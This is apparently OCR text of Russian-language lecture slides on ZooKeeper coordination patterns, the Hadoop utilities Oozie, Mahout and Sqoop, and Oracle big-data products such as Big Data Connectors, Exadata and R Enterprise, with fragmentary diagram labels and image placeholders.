
Утилиты HADOOP





ZK Quorum
Follower
1
Follower
1
2P Commit
Leader
1
Client
1
Client
1
Client
1
Client
1
2


ZK Quorum
Follower
2
Follower
2
2P Commit
Leader
2
Client
2
Client
2
Client
2
Client
2
sync()
read()


Управление конфигурацией




Рандеву


/app1
/app1/workers
alive-w1
putData(ephemeral)
Listen
w1-queue
W1
putData
Leader


Блокировки


/app1
/app1/my-lock
lock-0001
C1
/app1
/app1/my-lock
lock-0001
lock-0002
C1
C2
/app1
/app1/my-lock
lock-0002
lock-0003
lock-0004
C1
C2
C3

Производительность



Устойчивость



- 1 - follower
- 2 - different follower
- 3 - leader
- 4a,b,c - followers
- 5 - leader
- 6 - leader recovery

Утилиты HADOOP

- **Oozie**

- **Утилита позволяет создавать workflow из программ MapReduce, запросов Hive и Pig.**

- **Mahout**


- **Первая большая библиотека, реализовавшая многие популярные алгоритмы средствами MapReduce. Включает в себя алгоритмы для кластеризации, коллаборативной фильтрации, случайных деревьев, а также несколько примитивов для факторизации матриц.**

Утилиты HADOOP

- **Sqoop**

- **Утилита для загрузки данных из реляционных баз данных в кластер Hadoop и для выгрузки данных обратно БД.**

Платформа Oracle для больших данных



ФОРС

Oracle Big Data

Oracle разработал набор **Big Data Connectors**, который состоит из нескольких продуктов (на текущий момент их 5), обеспечивающих более тесную интеграцию с другими продуктами Oracle. Например, Oracle SQL Connector for HDFS позволяет, используя технологию СУБД Oracle External Tables, читать данные из файловой системы Hadoop – HDFS так, как будто эти данные лежат в самой СУБД Oracle. Это делает возможным обращаться через Oracle к Hadoop, используя любые инструменты, умеющие работать с СУБД Oracle, в том числе те, которые не были спроектированы для работы с Hadoop, или строить запросы в Oracle, которые одновременно используют данные и из базы данных Oracle и из HDFS.

ORACLE
BIG DATA APPLIANCE



Oracle Big Data

Другой продукт – **Oracle Data Integrator Application Adapter for Hadoop** – позволяет расширить возможности ETL средства Oracle Data Integrator (ODI) для того, чтобы разработчики могли проектировать и осуществлять преобразования данных прямо в Hadoop, но используя при этом стандартный визуальный интерфейс ODI и без дополнительного программирования.




Oracle Exadata

ORACLE EXADATA

- Машина баз данных
- Построена на основе Oracle Database
- Инновации
  - *Интеллектуальная СХД (Smart Scan, InfiniBand)*
  - *Интеллектуальный PCI Flash Cash (ускорение I/O до 30 раз, сканирование снижается в 3 раза)*
  - *Гибридное колоночное сжатие (10 – 15-кратное сжатие)*



Oracle In-Database Advanced Analytics



Oracle R Enterprise

- Распространенный язык статистических исследований R - open source
- Встроен в Oracle Database – R-вычисления транслируются и выполняются в Oracle Database
- R интегрирован с Hadoop & OBIEE







Oracle Data Mining

- Встроенные в базу данных процедуры data mining
- API для разработки приложений, встраивание data mining в существующие приложения и системы
- Oracle Data Miner

Статистика Визуализация Data & Text Mining Предиктивная аналитика

